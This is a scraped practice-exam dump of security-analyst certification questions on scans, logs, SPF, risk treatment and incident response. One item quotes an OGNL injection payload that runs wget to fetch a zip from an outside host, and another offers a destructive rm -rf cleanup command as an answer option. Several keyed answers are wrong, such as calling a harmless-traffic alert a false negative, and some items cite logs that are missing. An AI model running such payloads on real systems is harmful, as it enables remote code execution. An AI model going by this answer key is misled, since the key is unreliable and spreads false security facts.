A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.

```
Nmap -Pn 10.233.117.0/24

Host is up (0.0021s latency)
Not shown: 987 filtered ports

PORT       STATE      SERVICE
22/tcp     open       ssh
135/tcp    open       msrpc
445/tcp    open       microsoft-ds
137/udp    open       netbios-ns
3389/tcp   open       ms-term-serv
```


Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?

A. Port 3389
B. Port 22
C. Port 135
D. Port 445
Answer: C (LEAVE A REPLY)

NEW QUESTION: 199
Which of the following is the BEST way to gather patch information on a specific server?
A. CI/CD
B. SCAP software
C. Custom script
D. Event Viewer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 200
A company's senior human resources administrator left for another position, and the assistant administrator was promoted into the senior position. On the official start day, the new senior administrator planned to ask for extended access permissions but noticed the permissions were automatically granted on that day. Which of the following describes the access management policy in place at the company?
A. Host-based
B. Role-based
C. Federated access
D. Mandatory-based
Answer: B (LEAVE A REPLY)

NEW QUESTION: 201
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -1
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0   0   0.0.0.0:22      172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0   0   127.0.0.1:631   0.0.0.0:*     LISTEN      1214/cupsd
tcp 0   0   0.0.0.0:443     0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?
A. Examine the server logs for further indicators of compromise of a web application.
B. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
C. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.
D. Run kill -9 1325 to bring the load average down so the server is usable again.
Answer: (SHOW ANSWER)

NEW QUESTION: 202
Which of the following is the software development process by which function, usability, and scenarios are tested against a known set of base requirements?
A. User acceptance testing
B. Stress testing
C. Code review
D. Security regression testing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 203
An organization wants to mitigate against risks associated with network reconnaissance. ICMP is already blocked at the firewall; however, a penetration testing team has been able to perform reconnaissance against the organization's network and identify active hosts. An analyst sees the following output from a packet capture:

```
192.168.2.3 (eth0 192.168.2.3): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.2.3 ttl=64 id=12345 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
```

Which of the following phrases from the output provides information on how the testing team is successfully getting around the ICMP firewall rule?
A. flags=RA indicates the testing team is using a Christmas tree attack
B. ttl=64 indicates the testing team is setting the time to live below the firewall's threshold
C. NO FLAGS are set indicates the testing team is using hping
D. 0 data bytes indicates the testing team is crafting empty ICMP packets
Answer: C (LEAVE A REPLY)

NEW QUESTION: 204

While reviewing a cyber-risk assessment, an analyst notes there are concerns related to FPGA usage. Which of the following statements would BEST convince the analyst's supervisor to use additional controls?

A. FPGAs are vulnerable to malware installation and require additional protections for their codebase.

B. FPGAs are expensive to produce. Anti-counterierting safeguards are needed.

C. FPGAs are expensive and can only be programmed once. Code deployment safeguards are needed.

D. FPGAs have an inflexible architecture. Additional training for developers is needed

Answer: B (LEAVE A REPLY)

Ethernet switches are mass-produced and offered at discounts on not so widely-used chips with massive economies of scale. While in case of FPGAs,they are used as Ethernet switches and hence cost more since the expense of development and infrastructure are distributed among fewer clients.

NEW QUESTION: 205

A security analyst received an email with the following key:

Xj3XJ3LLc

A second security analyst received an email with following key:

3XJ3xjcLLC

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance. This is an example of:

A. two-factor authentication

B. public key encryption

C. private key encryption

D. dual control

E. separation of duties

Answer: D (LEAVE A REPLY)

NEW QUESTION: 206

As part of a review of incident response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

A. Service-level agreements

B. Vendor requirements and contracts

C. Legal requirements

D. Organizational policies

Answer: C (LEAVE A REPLY)

NEW QUESTION: 207

A company has alerted planning the implemented a vulnerability management procedure. However, to security maturity level is low, so there are some prerequisites to complete before risk calculation and prioritization. Which of the following should be completed FIRST?

A. A risk identification process

B. Communication of the risk factors

C. A business Impact analysis

D. A system assessment

Answer: A (LEAVE A REPLY)

NEW QUESTION: 208

A security analyst is reviewing the following DNS logs as part of security-monitoring activities:

Which of the following MOST likely occurred?

A. The attack attempted to contact www.gooqle com to verify Internet connectivity.

B. The attack caused an internal host to connect to a command and control server.

C. The attack used an algorithm to generate command and control information dynamically.

D. The attack used encryption to obfuscate the payload and bypass detection by an IDS.

Answer: (SHOW ANSWER)

NEW QUESTION: 209

A security analyst for a large pharmaceutical company was given credentials from a threat intelligence resources organisation for Internal users, which contain usernames and valid passwords for company accounts. Which of the following is the FIRST action the analyst should take as part of security operations monitoring?

A. Change all the user passwords to ensure the malicious actors cannot use them.

B. Search the event logs for event identifiers that indicate Mimikatz was used.

C. Run scheduled antivirus scans on all employees' machines to look for malicious processes.

D. Reimage the machines of all users within the group in case of a malware infection.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 210

A cybersecurity analyst routinely checks logs, querying for login attempts. While querying for unsuccessful login attempts during a five-day period, the analyst produces the following report:

Users	Login Attempts
User 1	4
User 2	8
User 3	5
User 4	50
User 5	40
User 6	10
User 7	10
User 8	4
User 9	8
User 10	2

Which of the following BEST describes what the analyst Just found?

A. Users 4 and 5 are using their credentials to run an unauthorized scheduled task targeting some servers In the cloud.

B. An unauthorized user is using login credentials in a script.

C. A bot is running a brute-force attack in an attempt to log in to the domain.
D. Users 4 and 5 are using their credentials to transfer files to multiple servers.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 211
A security analyst is reviewing the following server statistics:

% CPU	Disk KB in	Disk KB out	Net KB in	Net KB out
99	3122	43	456	34
100	123	56	87	7
99	2	234	3	245
100	78	3	243	43
100	345	867	8243	85
98	22	3	5634	42326
100	435	345	54	42
99	0	4	575	3514

Which of the following is MOST likely occurring?
A. VM escape
B. Race condition
C. Resource exhaustion
D. Privilege escalation
Answer: (SHOW ANSWER)

NEW QUESTION: 212
During a forensic investigation, a security analyst reviews some Session Initiation Protocol packets that came from a suspicious IP address. Law enforcement requires access to a VoIP call that originated from the suspicious IP address. Which of the following should the analyst use to accomplish this task?
A. Netflow
B. iptables
C. Tcpdump
D. Wireshark
Answer: (SHOW ANSWER)

NEW QUESTION: 213
Which of the following should be found within an organization's acceptable use policy?
A. Administrator accounts must be audited monthly, and inactive accounts should be removed.
B. Passwords must be eight characters in length and contain at least one special character.

C. Consequences of violating the policy could include discipline up to and including termination.
D. Customer data must be handled properly, stored on company servers, and encrypted when possible
Answer: (SHOW ANSWER)

NEW QUESTION: 214
A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment. Which of the following is the BEST recommendation?
A. Create a data minimization plan.
B. Require users to sign NDAs
C. Implement a data loss prevention solution.
D. Add access control requirements.
Answer: (SHOW ANSWER)

NEW QUESTION: 215
An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.
Which of the following can be inferred from this activity?
A. 10.200.2.0/24 is infected with ransomware.
B. 10.200.2.0/24 is not routable address space.
C. 10.200.2.5 is a rogue endpoint.
D. 10.200.2.5 is exfiltrating data.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 216
Clients are unable to access a company's API to obtain pricing dat
a. An analyst discovers sources other than
clients are scraping the API for data, which is causing the servers to exceed available resources. Which of the following would be BEST to protect the availability of the APIs?
A. Web application firewall
B. Virtual private network
C. IP whitelisting
D. Certificate-based authentication
Answer: (SHOW ANSWER)

NEW QUESTION: 217
While conducting a cloud assessment, a security analyst performs a Prowler scan, which generates the following within the report:

```
7.74 [extra774] Ensure credentials unused for 30 days or greater are disabled
PASS! User admin has logged into the console in the past 30 days
PASS! User SecOps has logged into the console in the past 30 days
INFO! User CloudDev has not used access key 1 since creation
FAIL! User BusinessUsr has never used access key 1 and not rotated it in 30 days
PASS! No users found with access key 2 enabled
```

Based on the Prowler report, which of the following is the BEST recommendation?

A. Delete access key 2.

B. Delete BusinessUsr access key 1.

C. Delete access key 1.

D. Delete CloudDev access key 1.

Answer: (SHOW ANSWER)

NEW QUESTION: 218

An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server. The analyst reviews the application log below.

```
20xx-03-13  05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=##context['com.opensymphony.xwork2.ActionContext.container']).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ogn1.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe',' /c' ,#cmd}:{'/bin/bash',' -c' ,#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

A. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory.

B. An attacker was attempting to perform an XSS attack via a vulnerable third-party library.

C. An attacker was attempting to download files via a remote command execution vulnerability

D. An attacker was attempting to perform a DoS attack against the server.

Answer: (SHOW ANSWER)

Bin /Bash in this log. looks like reverse shell and definately remote command exacution and downloading something.

NEW QUESTION: 219

A vulnerability scanner has identified an out-of-support database software version running on a server. The software update will take six to nine months to complete. The management team has agreed to a one-year extended support contract with the software vendor. Which of the following BEST describes the risk treatment in this scenario?

A. The extended support mitigates any risk associated with the software.

B. The extended support contract changes this vulnerability finding to a false positive.

C. The company is transferring the risk for the vulnerability to the software vendor.

D. The company is accepting the inherent risk of the vulnerability.

Answer: D (LEAVE A REPLY)

Risk Acceptance

o A risk response that involves determining that a risk is within the organization's risk appetite and no countermeasures other than ongoing monitoring will be needed
- Mitigation
- Control
- Avoidance
- Changing plans
- Transference
- Insurance
- Acceptance
- Low risk

NEW QUESTION: 220
A financial organization has offices located globally. Per the organization's policies and procedures, all executives who conduct Business overseas must have their mobile devices checked for malicious software or evidence of tempering upon their return. The information security department oversees the process, and no executive has had a device compromised. The Chief information Security Officer wants to Implement an additional safeguard to protect the organization's dat a. Which of the following controls would work BEST to protect the privacy of the data if a device is stolen?
A. Install a DLP solution to track data now
B. Train employees to report a lost or stolen laptop to the security department immediately
C. Implement a mobile device wiping solution for use if a device is lost or stolen.
D. Install an encryption solution on all mobile devices.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 221
A security engineer is reviewing security products that identify malicious actions by users as part of a company's insider threat program. Which of the following is the MOST appropriate product category for this purpose?
A. SOAR
B. WAF
C. SCAP
D. UEBA
Answer: (SHOW ANSWER)
UEBA stands for User and Entity Behavior Analytics and was previously known as user behavior analytics (UBA).

NEW QUESTION: 222
The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?
A. Summary sent by certified mail
B. Post of the company blog
C. Corporate-hosted encrypted email
D. Externally hosted instant message
E. VoIP phone call
Answer: E (LEAVE A REPLY)

NEW QUESTION: 223
During an audit several customer order forms were found to contain inconsistencies between the actual price of an item and the amount charged to the customer Further investigation narrowed the cause of the issue to manipulation of the public-facing web form used by customers to order products Which of the following would be the BEST way to locate this issue?
A. Deploy MFA for access to the web server
B. Run a static code scan
C. Implement input validation
D. Reduce the session timeout threshold
Answer: B (LEAVE A REPLY)

NEW QUESTION: 224
Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient.
Which of the following controls would have MOST likely prevented this incident?
A. SSO
B. DLP
C. WAF
D. VDI
Answer: B (LEAVE A REPLY)
Reference:
incident-to-do-list/

NEW QUESTION: 225
A company recently experienced a breach of sensitive information that affects customers across multiple geographical regions. Which of the following roles would be BEST suited to determine the breach notification requirements?
A. Human resources
B. Legal counsel
C. Chief Security Officer
D. Law enforcement
Answer: B (LEAVE A REPLY)

NEW QUESTION: 226
A company experienced a security compromise due to the inappropriate disposal of one of its hardware appliances. Sensitive information stored on the hardware appliance was not removed prior to disposal. Which of the following is the BEST manner in which to dispose of the hardware appliance?
A. Return the hardware appliance to the vendor, as the vendor is responsible for disposal.
B. Dispose of all hardware appliances securely, thoroughly, and in compliance with company policies.
C. Ensure the hardware appliance has the ability to encrypt the data before disposing of it.
D. Establish guidelines for the handling of sensitive information.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 227
A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach.
Which of the following is the BEST mitigation to prevent unauthorized access?
A. Privileged access management
B. Federation
C. Multifactor authentication
D. Single sign-on
E. Mandatory access control
Answer: C (LEAVE A REPLY)

NEW QUESTION: 228
A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com Below is the exiting SPP word:

```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?
A)

```
v=spf1 a mx redirect:mail.marketingpartners.com ?all
```

B)

```
v=spf1 a mx include:mail.marketingpartners.com -all
```

C)

```
v=spf1 a mx +all
```

D)

```
v=spf1 a mx include:mail.marketingpartners.com ~all
```

A. Option A
B. Option D
C. Option C
D. Option B
Answer: D (LEAVE A REPLY)

NEW QUESTION: 229
While monitoring the information security notification mailbox, a security analyst notices several emails were repotted as spam. Which of the following should the analyst do FIRST?
A. Review the message in a secure environment.
B. Block the sender In the email gateway.
C. Delete the email from the company's email servers.

D. Ask the sender to stop sending messages.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 230
A security analyst receives a CVE bulletin, which lists several products that are used in the enterprise. The analyst immediately deploys a critical security patch. Which of the following BEST describes the reason for the analyst's immediate action?
A. A known exploit was discovered.
B. A new zero-day threat needs to be addressed.
C. A new vulnerability was discovered by a vendor.
D. There is an insider threat.
E. Nation-state hackers are targeting the region.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 231
A security analyst reviews a recent network capture and notices encrypted inbound traffic on TCP port 465 was coming into the company's network from a database server. Which of the following will the security analyst MOST likely identify as the reason for the traffic on this port?
A. The server is receiving a secure connection using the new TLS 1.3 standard
B. Someone has configured an unauthorized SMTP application over SSL
C. A connection from the database to the web front end is communicating on the port
D. The traffic is common static data that Windows servers send to Microsoft
Answer: B (LEAVE A REPLY)

NEW QUESTION: 232
A proposed network architecture requires systems to be separated from each other logically based on defined risk levels. Which of the following explains the reason why an architect would set up the network this way?
A. To complicate the network and frustrate a potential malicious attacker
B. To reduce the attack surface of those systems by segmenting the network based on risk
C. To create a design that simplifies the supporting network
D. To reduce the number of IP addresses that are used on the network
Answer: B (LEAVE A REPLY)

NEW QUESTION: 233
An organization is upgrading its network and all of its workstations The project will occur in phases, with infrastructure upgrades each month and workstation installs every other week. The schedule should accommodate the enterprise-wide changes, while minimizing the impact to the network. Which of the following schedules BEST addresses these requirements?
A. Monthly vulnerability scans, biweekly topology scans, daily host discovery scans
B. Monthly topology scans, biweekly host discovery scans, weekly vulnerability scans
C. Monthly host discovery scans; biweekly vulnerability scans, monthly topology scans
D. Monthly topology scans, biweekly host discovery scans, monthly vulnerability scans
Answer: D (LEAVE A REPLY)

NEW QUESTION: 234
After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?
A. 192.168.1.12
B. 192.168.1.10
C. 192.168.1.1
D. 192.168.1.193
Answer: (SHOW ANSWER)

NEW QUESTION: 235
A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.
Which of the following should be done to correct the cause of the vulnerability?
A. Deploy a WAF in front of the application.
B. Implement a software repository management tool.
C. Instruct the developers to use input validation in the code.
D. Install a HIPS on the server.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 236
A customer notifies a security analyst that a web application is vulnerable to information disclosure The analyst needs to indicate the seventy of the vulnerability based on its CVSS score, which the analyst needs to calculate When analyzing the vulnerability the analyst realizes that tor the attack to be successful, the Tomcat configuration file must be modified Which of the following values should the security analyst choose when evaluating the CVSS score?
A. Physical
B. Local
C. Adjacent
D. Network
Answer: (SHOW ANSWER)

NEW QUESTION: 237
An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?
A. Completion of annual information security awareness training by all employees
B. Completion of lessons-learned documentation by the computer security incident response team
C. A simulated breach scenario involving the incident response team
D. External and internal penetration testing by a third party

E. Tabletop activities involving business continuity team members
Answer: (SHOW ANSWER)

NEW QUESTION: 238
A consultant evaluating multiple threat intelligence leads to assess potential risks for a client. Which of the following is the BEST approach for the consultant to consider when modeling the client's attack surface?
A. Meet with the senior management team to determine if funding is available for recommended solutions.
B. Look at attacks against similar industry peers and assess the probability of the same attacks happening.
C. Discuss potential tools the client can purchase lo reduce the livelihood of an attack.
D. Ask for external scans from industry peers, look at the open ports, and compare Information with the client.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 239
A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.
Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)
A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
B. Remove the servers reported to have high and medium vulnerabilities.
C. Harden the hosts on the network, as recommended by the NIST framework.
D. Manually patch the computers on the network, as recommended on the CVE website.
E. Resolve the monthly job issues and test them before applying them to the production network.
F. Tag the computers with critical findings as a business risk acceptance.
Answer: (SHOW ANSWER)

NEW QUESTION: 240
A security analyst reviews SIEM logs and detects a well-known malicious executable running in a Windows machine The up-to-date antivirus cannot detect the malicious executable Which of the following is the MOST likely cause of this issue?
A. The malware is fileless and exists only in physical memory.
B. The antivirus does not have the mltware's signature.
C. The malware detects and prevents its own execution in a virtual environment.
D. The malware is being executed with administrative privileges.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 241
A security analyst is reviewing the following log from an email security service.

Which of the following BEST describes the reason why the email was blocked?

A. The IP address was blacklisted.

B. The IP address and the remote server name are the same.

C. The email originated from the www.spamfilter.org URL.

D. The To address is invalid.

E. The From address is invalid.

Answer: (SHOW ANSWER)

NEW QUESTION: 242

During a cyber incident, which of the following is the BEST course of action?

A. Switch to using a pre-approved, secure, third-party communication system.

B. Keep the entire company informed to ensure transparency and integrity during the incident.

C. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

D. Restrict customer communication until the severity of the breach is confirmed.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 243

A security analyst needs to provide the development team with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?

A. VPN

B. CASB

C. VPC

D. Federation

Answer: A (LEAVE A REPLY)

NEW QUESTION: 244

After a series of Group Policy Object updates, multiple services stopped functioning. The systems administrator believes the issue resulted from a Group Policy Object update but cannot validate which update caused the Issue. Which of the following security solutions would resolve this issue?

A. Group Policy Object management

B. Asset management

C. Change management

D. Privilege management

Answer: (SHOW ANSWER)

NEW QUESTION: 245

SIMULATION


Malware is suspected on a server in the environment.

The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.

INSTRUCTIONS

Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Server1 Log

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
wininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsm.exe	560	Services	0	5,164 K
svchost.exe	884	Services	0	22,528 K
svchost.exe	276	Services	0	9,860 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
notepad.exe	1276	Services	0	4,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K

Server4 Log

spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K
explorer.exe	2500	RDP-Tcp#0	1	66,444 K
splwow64.exe	2960	RDP-Tcp#0	1	4,152 K
cmd.exe	1260	RDP-Tcp#0	1	2,652 K
conhost.exe	2616	RDP-Tcp#0	1	5,256 K
audiodg.exe	980	Services	0	13,256 K
csrss.exe	2400	Console	3	3,512 K
winlogon.exe	2492	Console	3	5,772 K
LogonUI.exe	2864	Console	3	17,056 K
taskhost.exe	2812	Services	0	9,540 K
tasklist.exe	1208	RDP-Tcp#0	1	5,196 K
WmiPrvSE.exe	1276	Services	0	5,776 K

Answer:
Server 4, svchost.exe

NEW QUESTION: 246
During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect.
Which of the following is the BEST place to acquire evidence to perform data carving?
A. The Windows Registry
B. The hard drive
C. Network packets
D. The system memory
Answer: (SHOW ANSWER)

NEW QUESTION: 247

A Chief Executive Officer (CEO) is concerned about the company's intellectual property being leaked to competitors. The security team performed an extensive review but did not find any indication of an outside breach. The data sets are currently encrypted using the Triple Data Encryption Algorithm. Which of the following courses of action is appropriate?

A. Enable data masking and reencrypt the data sets using AES-256.

B. Limit all access to the sensitive data based on geographic access requirements with strict role-based access controls.

C. Use data tokenization on sensitive fields, reencrypt the data sets using AES-256, and then create an MD5 hash.

D. Ensure the data is correctly classified and labeled, and that DLP rules are appropriate to prevent disclosure.

Answer: (SHOW ANSWER)

NEW QUESTION: 248

An analyst needs to provide a recommendation that will allow a custom-developed application to have full access to the system's processors and peripherals but still be contained securely from other applications that will be developed. Which of the following is the BEST technology for the analyst to recommend?

A. Unified Extensible Firmware Interface

B. Trusted execution environment

C. Software-based drive encryption

D. Hardware security module

Answer: B (LEAVE A REPLY)

NEW QUESTION: 249

A security analyst has discovered trial developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

A. Remove the administrator profile from the developer user group in identity and access management

B. Place a jumpbox m between the developers' workstations and the development VPC

C. Create a security rule that blocks Internet access in the development VPC

D. Create an alert that is triggered when a developer installs an application on a server

Answer: C (LEAVE A REPLY)

NEW QUESTION: 250

Which of the following assessment methods should be used to analyze how specialized software performs during heavy loads?

A. User acceptance test

B. Stress test

C. Input validation

D. API compatibility lest

E. Code review

Answer: (SHOW ANSWER)

NEW QUESTION: 251

While investigating an incident in a company's SIEM console, a security analyst found hundreds of failed SSH login attempts, which all occurred in rapid succession. The failed attempts were followed by a successful login on the root user Company policy allows systems administrators to manage their systems only from the company's internal network using their assigned corporate logins. Which of the following are the BEST actions the analyst can take to stop any further compromise? (Select TWO).

A. Add a rule on the network IPS to block SSH user sessions

B. Configure /etc/passwd to deny root logins and restart the SSHD service.
C. Add a rule on the affected system to block access to port TCP/22.
D. Configure /etc/sshd_config to deny root logins and restart the SSHD service.
E. Reset the passwords for all accounts on the affected system.
F. Add a rule on the perimeter firewall to block the source IP address.
Answer: B,F (LEAVE A REPLY)

NEW QUESTION: 252
A security technician configured a NIDS to monitor network traffic. Which of the following is a condition in which harmless traffic is classified as a potential network attack?
A. False positive
B. False negative
C. True positive
D. True negative
Answer: B (LEAVE A REPLY)

NEW QUESTION: 253
A company wants to configure the environment to allow passive network monitonng. To avoid disrupting the sensitive network, which of the following must be supported by the scanner's NIC to assist with the company's request?
A. Full-duplex mode
B. Tunnel all mode
C. Promiscuous mode
D. Port mirroring
E. Port bridging
Answer: (SHOW ANSWER)